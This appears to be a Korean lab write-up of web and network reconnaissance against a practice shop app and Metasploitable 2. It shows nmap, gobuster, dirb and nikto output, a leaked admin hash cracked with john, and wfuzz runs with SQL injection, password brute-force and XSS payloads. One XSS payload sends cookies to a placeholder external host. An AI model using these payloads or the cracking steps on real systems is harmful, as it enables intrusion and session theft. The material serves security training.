


2. 결과

- Ports/Hosts

Nmap Output	Ports / Hosts	Topology	Host Details	Scans
Port	Protocol	State	Service	Version
✓ 22	tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
✓ 80	tcp	open	http	Werkzeug httpd 3.0.6 (Python 3.8.20)

- Host Details



[Target2: Maetasploitable 2]


1. Intense Scan 진행

2. 결과

- Ports/Hosts

Nmap Output	Ports / Hosts	Topology	Host Details	Scans
Port	Protocol	State	Service	Version
✓ 21	tcp	open	ftp	vsftpd 2.3.4
✓ 22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓ 23	tcp	open	telnet	Linux telnetd
✓ 25	tcp	open	smtp	Postfix smtpd
✓ 53	tcp	open	domain	ISC BIND 9.4.2
✓ 80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
✓ 111	tcp	open	rpcbind	2 (RPC #100000)
✓ 139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓ 445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
✓ 512	tcp	open	exec	netkit-rsh rexecd
✓ 513	tcp	open	login	
✓ 514	tcp	open	shell	Netkit rshd
✓ 1099	tcp	open	java-rmi	GNU Classpath grmiregistry
✓ 1524	tcp	open	bindshell	Metasploitable root shell
✓ 2049	tcp	open	nfs	2-4 (RPC #100003)
✓ 2121	tcp	open	ftp	ProFTPD 1.3.1
✓ 3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓ 5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
✓ 5900	tcp	open	vnc	VNC (protocol 3.3)
✓ 6000	tcp	open	X11	(access denied)
✓ 6667	tcp	open	irc	UnrealIRCd
✓ 8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
✓ 8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

- Host Details



5) legion

: semi-automated network penetration testing tool

6) theHarvester

: tool for gathering e-mail accounts and subdomain names from public sources

7) unicornscan

: Useland distributed TCP/IP Stack

Network Information: DNS

1) **dnsenum**

: Multithreaded script to enumerate information on a domain and to discover non-contiguous IP blocks

2) **dnsmap**

: Scan for subdomains using bruteforcing techniques

3) **dnsrecon**

: DNS Enumeration and Scanning Tool

Vulnerability Scanning

1) nmap

(Network Information 섹션에서 진행)

2) zenmap

(Network Information 섹션에서 진행)

Web Scanning

1) dirb

: Web Content Scanner. 단어리스트 기반의 웹 콘텐츠 탐색 도구로, 지정한 단어들을 URL 경로로 대입해 HTTP 응답을 분석하여 존재하는 경로를 찾아내는 취약점 스캐너가 아니라 콘텐츠 열거기.

[Target1: SPACE-PENTEST]

1. 스캔 진행

```
(kali㉿kali)-[~]  
$ dirb http://192.168.100.30  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Sat Oct  4 20:01:32 2025  
URL_BASE: http://192.168.100.30/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
_____
```

2. 결과

- 발견한 디렉토리/파일 목록

Endpoint	Status Code
/admin	302
/board	200
/cart	302
/checkout	405
/orders	302
/products	200
/robots.txt	200

[Target2: Metasploitable 2]

1. 스캔 진행

2. 결과

- 발견한 디렉토리/파일 목록

Endpoint	Status Code
/cgi-bin	403
/index	200
/index.php	200
/phpinfo	200
/phpinfo.php	200
/server-status	403
/dav	LISTABLE
/phpMyAdmin/calender	200
/phpMyAdmin/changelog	200
/phpMyAdmin/ChangeLog	200
/phpMyAdmin/docs	200
/phpMyAdmin/error	200
/phpMyAdmin/export	200
/phpMyAdmin/favicon.ico	200
/phpMyAdmin/import	200
/phpMyAdmin/index	200
/phpMyAdmin/index.php	200
/phpMyAdmin/license	200
/phpMyAdmin/LICENSE	200
/phpMyAdmin/main	200
/phpMyAdmin/navigation	200
/phpMyAdmin/phpinfo	200
/phpMyAdmin/phpinfo.php	200
/phpMyAdmin/phpmyadmin	200
/phpMyAdmin/print	200
/phpMyAdmin/readme	200
/phpMyAdmin/README	200
/phpMyAdmin/robot	200
/phpMyAdmin/robots.txt	200


/phpMyAdmin/sql	200
/phpMyAdmin/TODO	200
/phpMyAdmin/webapp	200
/test	LISTABLE
/twiki/data	403
/twiki/index	200
/twiki/index.html	200
/twiki/license	200
/twiki/readme	200
/twiki/templates	403
/phpMyAdmin/contrib	LISTABLE
/phpMyAdmin/js	LISTABLE
/phpMyAdmin/lang	LISTABLE
/phpMyAdmin/libraries	LISTABLE
/phpMyAdmin/scripts	LISTABLE
/phpMyAdmin/setup/config	303
/phpMyAdmin/setup/index	200
/phpMyAdmin/setup/index.php	200
/phpMyAdmin/setup/scripts	200
/phpMyAdmin/setup/styles	200
/phpMyAdmin/test	LISTABLE
/phpMyAdmin/themes	LISTABLE
/twiki/bin	LISTABLE
/twiki/lib	LISTABLE
/twiki/pub	LISTABLE
/phpMyAdmin/setup/frames	LISTABLE
/phpMyAdmin/setup/lib	LISTABLE

2) dirbuster

: Web server directory brute-force. OWASP 커뮤니티에서 만든 Java 기반 멀티스레드 GUI 툴로, 사전 기반으로 웹 서버의 디렉토리나 파일을 찾아내는 목적의 도구.


[Target1: SPACE-PENTEST]

1. scan 진행



- wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
- File extension: 이전에 얻은 정보에 따라 Python 확장자로 설정

2. 결과



- 총 175,359 개의 요청을 통해 40 개의 파일을 찾아내었다. 찾은 결과는 응답 상태 코드에 따라 분류되었다.

200 Response	302 Response	405 Response
/users/login	/support/inquiries	/cart/add/2
/users/register	/cart	/cart/add/3
/board	/users/profile	/cart/add/4
/products/2	/orders	/cart/add/5
/products		/cart/add/7
/products/3		/cart/add/8
/users/forgot_password		/cart/add/9
/products/4		/cart/add/10
/products/5		/cart/add/1
/products/7		/cart/add/6
/products/8		/cart/add/11
/static/js/main.js		/cart/add/12
/products/9		/cart/add/13
/products/10		/cart/add/14
/board/1		
/board/2		
/products/1		
/products/6		
/products/11		
/products/12		
/products/13		
/products/14		

- 이 중에서 /static/js/main.js 파일에 접속해보면 아래와 같이 Javascript 파일을 확인할 수 있고, 하단에 주석 처리 되지 않은 admin 의 hash 값과 hash 정보를 알 수 있다.

```

const distance = countdownTime - now;

if (distance < 0) {
  countdownElement.innerHTML = "<div>DEAL EXPIRED</div>";
  return;
}

const hours = Math.floor((distance % (1000 * 60 * 60 * 24)) / (1000 * 60 * 60));
const minutes = Math.floor((distance % (1000 * 60 * 60)) / (1000 * 60));
const seconds = Math.floor((distance % (1000 * 60)) / 1000);

countdownElement.innerHTML = `
  <div class="text-2xl font-bold">${String(hours).padStart(2, '0')}</div>
  <div class="text-xs">Hours</div>
</div>
<div class="text-2xl font-bold">:</div>
<div>
  <div class="text-2xl font-bold">${String(minutes).padStart(2, '0')}</div>
  <div class="text-xs">Mins</div>
</div>
<div class="text-2xl font-bold">:</div>
<div>
  <div class="text-2xl font-bold">${String(seconds).padStart(2, '0')}</div>
  <div class="text-xs">Secs</div>
</div>
`;
};

setInterval(updateCountdown, 1000);
updateCountdown();
});
// <!-- 개발하실 때 참고해주세요!
admin:sha512:3645092c3582a96cd0bffb51e110403f1b8f003947411f91271f633cbd9789a5594d197e69243a48e9f9c9ee851fd81aa0aabf6a24b3784d82a66
9ab8a34a6

```


Kali Linux 에 존재하는 john 도구를 이용하여 해당 hash 값을 크래킹 시도하였고, 그 결과 admin 의 password 를 얻어내었다. (admin:bedspace)

```

(kali@kali)-[~/workspace/john]
$ john --format=raw-SHA512 --wordlist=/usr/share/wordlists/rockyou.txt pw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bedspace (??)
1g 0:00:00:01 DONE (2025-11-06 18:24) 0.8264g/s 8034Kp/s 8034Kc/s 8034KC/s bedulx..becky79
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

- 해당 아이디와 패스워드로 로그인하면 관리자 페이지에 접근할 수 있다.



3) gobuster

: Directory/file, DNS and virtual host brute-forcing tool written in Go. Go 언어로 작성된 디렉토리/파일 brute force, DNS 서브도메인 열거, S3 버킷 탐색 등 다양한 콘텐츠 열거에 특화된 CLI 도구

[Target1: SPACE-PENTEST]

1. 스캔 진행

- 총 3 가지 스캔을 진행하였다.
 - wordlist: /usr/share/dirb/wordlists/common.txt
 - wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
 - wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

2. 결과

- wordlist: /usr/share/dirb/wordlists/common.txt

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.100.30 -w /usr/share/dirb/wordlists/common.txt --ne
gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.30
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 302) [Size: 211] [→ /users/login]
/board (Status: 200) [Size: 6436]
/cart (Status: 302) [Size: 211] [→ /users/login]
/checkout (Status: 405) [Size: 153]
/orders (Status: 302) [Size: 211] [→ /users/login]
/products (Status: 200) [Size: 27150]
/robots.txt (Status: 200) [Size: 45]
Progress: 4613 / 4613 (100.00%)

Finished
```

- wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.100.30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt --ne
gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.30
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/products (Status: 200) [Size: 27150]
/admin (Status: 302) [Size: 211] [→ /users/login]
/cart (Status: 302) [Size: 211] [→ /users/login]
/board (Status: 200) [Size: 6436]
/orders (Status: 302) [Size: 211] [→ /users/login]
/checkout (Status: 405) [Size: 153]
Progress: 87662 / 87662 (100.00%)

Finished
```

- wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

```
(kali@kali)~$ gobuster dir -u http://192.168.100.30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --ne
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.30
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/products (Status: 200) [Size: 27150]
/admin (Status: 302) [Size: 211] [→ /users/login]
/cart (Status: 302) [Size: 211] [→ /users/login]
/board (Status: 200) [Size: 6436]
/orders (Status: 302) [Size: 211] [→ /users/login]
/checkout (Status: 405) [Size: 153]
Progress: 220558 / 220558 (100.00%)

Finished
```

[Target2: Metasploitable 2]

1. 스캔 진행

- 마찬가지로 3 가지 스캔을 진행했다.

2. 결과

- wordlist: /usr/share/dirb/wordlists/common.txt

```
(kali@kali)~$ gobuster dir -u http://192.168.100.40 -w /usr/share/dirb/wordlists/common.txt --ne
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.40
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 291]
/.htaccess (Status: 403) [Size: 296]
/.htpasswd (Status: 403) [Size: 296]
/cgi-bin/ (Status: 403) [Size: 295]
/dav (Status: 301) [Size: 319] [→ http://192.168.100.40/dav/]
/index (Status: 200) [Size: 891]
/index.php (Status: 200) [Size: 891]
/phpMyAdmin (Status: 301) [Size: 326] [→ http://192.168.100.40/phpMyAdmin/]
/phpinfo.php (Status: 200) [Size: 48020]
/phpinfo (Status: 200) [Size: 48008]
/test (Status: 301) [Size: 320] [→ http://192.168.100.40/test/]
/wiki (Status: 301) [Size: 321] [→ http://192.168.100.40/wiki/]
Progress: 4613 / 4613 (100.00%)

Finished
```

- wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.100.40 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt --ne

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.40
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 891]
/test (Status: 301) [Size: 320] [→ http://192.168.100.40/test/]
/twiki (Status: 301) [Size: 321] [→ http://192.168.100.40/twiki/]
/tikiwiki (Status: 301) [Size: 324] [→ http://192.168.100.40/tikiwiki/]
/phpinfo (Status: 200) [Size: 48008]
Progress: 87662 / 87662 (100.00%)

Finished
```

- wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.100.40 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --ne

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.40
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 891]
/test (Status: 301) [Size: 320] [→ http://192.168.100.40/test/]
/twiki (Status: 301) [Size: 321] [→ http://192.168.100.40/twiki/]
/tikiwiki (Status: 301) [Size: 324] [→ http://192.168.100.40/tikiwiki/]
/phpinfo (Status: 200) [Size: 48008]
/phpMyAdmin (Status: 301) [Size: 326] [→ http://192.168.100.40/phpMyAdmin/]
Progress: 220558 / 220558 (100.00%)

Finished
```


5) wfuzz

: A web application bruteforcer. 웹 퍼징(fuzzing) 도구로, URL Path, 파라미터, 헤더, 쿠키, POST Body 등 다양한 HTTP 입력 지점을 대상으로 단어리스트나 payload를 대입해 응답 기반으로 유효한 엔드포인트를 찾아내는 CLI 기반 도구.

[Target1: SPACE-PENTEST]

wfuzz 를 적용할 엔드포인트인 사이트 내 입력하는 기능은 상품 검색(/products?q=), 로그인(/users/login), 회원가입(/users/register), 문의하기(/support/ask)에 존재한다.

1. SQL Injection (상품 검색 endpoint - /products?q=)

```
(kali@kali)~$ wfuzz -c -w /usr/share/wordlists/wfuzz/Injections/SQL.txt -u http://192.168.100.30/products?q=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.30/products?q=FUZZ
Total requests: 125
```

ID	Response	Lines	Word	Chars	Payload
000000003:	200	540 L	1799 W	26148 Ch	"#"
000000001:	200	118 L	386 W	5720 Ch	"'"
000000031:	200	118 L	390 W	5724 Ch	"or 0=0 #"
000000046:	200	118 L	392 W	5744 Ch	"hi" or 1=1 --"
000000015:	200	118 L	388 W	5728 Ch	"\x30%\x20\x27"
000000048:	200	118 L	390 W	5768 Ch	"hi" or 'a'='a"
000000050:	200	118 L	390 W	5772 Ch	"hi") or ('a'='a"
000000044:	200	118 L	390 W	5768 Ch	"") or ('a'='a"
000000042:	200	118 L	390 W	5764 Ch	" or 'a'='a"
000000040:	200	118 L	394 W	5774 Ch	" or 1=1 or ""= ""
000000038:	200	118 L	390 W	5728 Ch	"or%201=1 --"
000000045:	200	118 L	390 W	5768 Ch	"hi" or 'a'='a"
000000039:	200	543 L	1817 W	26337 Ch	"' or 1=1 or ''='"
000000118:	200	118 L	386 W	5712 Ch	"%21"
000000119:	200	543 L	1817 W	26337 Ch	"' or 1=1 or ''='"
000000120:	200	543 L	1813 W	26323 Ch	"' or ''='"
000000117:	200	118 L	386 W	5712 Ch	"!"
000000116:	200	118 L	386 W	5720 Ch	"%26"
000000109:	200	118 L	386 W	5748 Ch	"*((objectclass=*))"
000000115:	200	540 L	1799 W	26148 Ch	"6"
000000111:	200	118 L	386 W	5712 Ch	"("
000000112:	200	118 L	386 W	5712 Ch	"%28"

```
Total time: 0.861056
Processed Requests: 125
Filtered Requests: 0
Requests/sec.: 145.1704
```

- wfuzz -c -w /usr/share/wordlists/wfuzz/Injections/SQL.txt -u http://192.168.100.30/products?q=FUZZ
 - -c : Outputs with colors
 - -w : wordlist
 - q=FUZZ : 파라미터 뒤에 FUZZ 키워드를 작성하여 퍼징

- Payload 에 따른 Response status code 에 따라 SQL 쿼리문이 동작하는 것을 알 수 있다.

2. Login Brute-Force (로그인 - /users/login)

```
(kali@kali)-[~]
$ wfuzz -c -w /usr/share/wordlists/wfuzz/others/common_pass.txt -u http://192.168.100.30/users/login -d "username=admin&password=FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.30/users/login
Total requests: 52
```

ID	Response	Lines	Word	Chars	Payload
000000001:	302	5 L	22 W	211 Ch	"http://192.168.100.30/users/login"
000000003:	302	5 L	22 W	211 Ch	"1234567"
000000007:	302	5 L	22 W	211 Ch	"admin"
000000031:	302	5 L	22 W	211 Ch	"password"
000000041:	302	5 L	22 W	211 Ch	"temp"
000000015:	302	5 L	22 W	211 Ch	"compaq"
000000039:	302	5 L	22 W	211 Ch	"sql"


- wfuzz -c -w /usr/share/wordlists/wfuzz/others/common_pass.txt -u http://192.168.100.30/users/login -d "username=admin&password=FUZZ" -d : POST 요청 시에 포함할 데이터
- Payload 에 따른 Response status code 값이 302 만을 반환하기에 로그인에 성공했는지 여부를 알기 어렵다.

3. XSS (문의하기 - /support/ask)

```
(kali@kali)-[~]
$ wfuzz -c -w /usr/share/wordlists/wfuzz/Injections/XSS.txt -u http://192.168.100.30/support/ask -d "title=xss_test&content=FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.30/support/ask
Total requests: 39
```

ID	Response	Lines	Word	Chars	Payload
000000001:	302	5 L	22 W	223 Ch	"<<script>"
000000031:	302	5 L	22 W	223 Ch	"<IMG%20SRC='%26%23*6a;avasc%26%23000010ript:a%26%23*6c;ert(document.%26%23*63;ookie)'">"
000000007:	302	5 L	22 W	223 Ch	"\";alert('XSS');//"
000000003:	302	5 L	22 W	223 Ch	"<<script>alert('WXSS');//<</script>"
000000015:	302	5 L	22 W	223 Ch	"<IMG%20SRC="javascript:alert('WXSS');">"
000000037:	302	5 L	22 W	223 Ch	"%22%3E%3Cscript%3Edocument%2Elocation%3D%27http%3A%2F%2Fyour%2Esite%2Ecom%2Fcgi%2Dbin%2Fcookie%2Ecgi%3F%27%20%2Bdocument%2Ecookie%3C%2Fscript%3E"



- `wfuzz -c -w /usr/share/wordlists/wfuzz/Injections/XSS.txt -u http://192.168.100.30/support/ask -d "title=xss_test&content=FUZZ" -b session=eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6ImthbGkifQ.aMFOcQ.UBvs83VFfa7JpUmr0vEYsUbOoWFA`
 - -b : Cookie 설정(미리 로그인한 계정의 세션 값 사용)
- 게시글은 등록이 되지만, 스크립트가 실행되지는 않는 것으로 보인다.

6) ffuf

: Fast web fuzzer written in Go

7) lbd

: Load balancer detector

Web Vulnerability Scanning

1) burpsuite

[Target1: SPACE-PENTEST]

: platform for security testing of web applications. 웹 애플리케이션 보안 테스트용 통합 프레임워크로, 웹 요청/응답을 프록시로 가로채 수정 및 재전송하고, 자동 스캐너와 다양한 모듈을 통해 취약점을 탐지하고 분석할 수 있다.

1. 엔드포인트 분석

- [Proxy] – [HTTP history] 기능을 이용하여 여러 엔드포인트의 요청과 동작을 분석

Method	Endpoint	Description	Information
POST	/cart/add/{num}	장바구니에 아이템을 담는 기능	세션 값으로 사용자 구분
POST	/cart/remove/{num}	장바구니에 있는 아이템을 삭제하는 기능	세션 값으로 사용자 구분
POST	/users/change_password	비밀번호를 변경하는 기능	current_password, new_password, confirm_password
POST	/users/login	로그인 기능	username, password
POST	/support/ask	새 문의사항 작성하는 기능	title, content
GET	/products	상품 검색 기능	?q=

[Target2: Metasploitable 2]

1. 엔드포인트 분석

- [Proxy] – [HTTP history] 기능을 이용하여 여러 엔드포인트의 요청과 동작을 분석

Method	Endpoint	Description	Information
GET	/twiki/bin/view/Main/WebHome	Topic 검색 기능	?topic=
GET	/twiki/bin/view/Main/<topic>	검색한 Topic 결과를 보여주는 기능	<topic> 결과를 보여줌

POST	/phpMyAdmin/index.php	pma_username, pma_password, server, token
------	-----------------------	--

2) nikto

: Scan web server for known vulnerabilities. Perl 기반의 오픈소스 웹 서버/웹 애플리케이션 취약점 스캐너로, 알려진 취약한 파일/CGI/설정, 오래된 서버 버전, 불안정한 옵션 등을 검사하는 액티브 툴.

[Target1: SPACE-PENTEST]

1. 스캔 진행

```
(kali㉿kali)-[~]
$ nikto -h 192.168.100.30 -C all
- Nikto v2.5.0

+ Target IP:      192.168.100.30
+ Target Hostname: 192.168.100.30
+ Target Port:    80
+ Start Time:     2025-10-05 21:05:57 (GMT9)
```

- -h <host|url> : 대상 지정
- -C : 스캔할 디렉토리 지정

2. 결과

```
+ Server: Werkzeug/3.0.6 Python/3.8.20
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://developer.mozilla.org/en-US/docs/Security/Content-Security-Policy/Content-Type-Options
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 1757417498.625958, size: 45, mtime: 1152976695. See: http://cve.mitre.org/cve/2003-1418
+ /robots.txt: Uncommon header 'content-disposition' found, with contents: inline; filename=robots.txt.
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Python/3.8.20 appears to be outdated (current is at least 3.9.6).
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, OPTIONS .
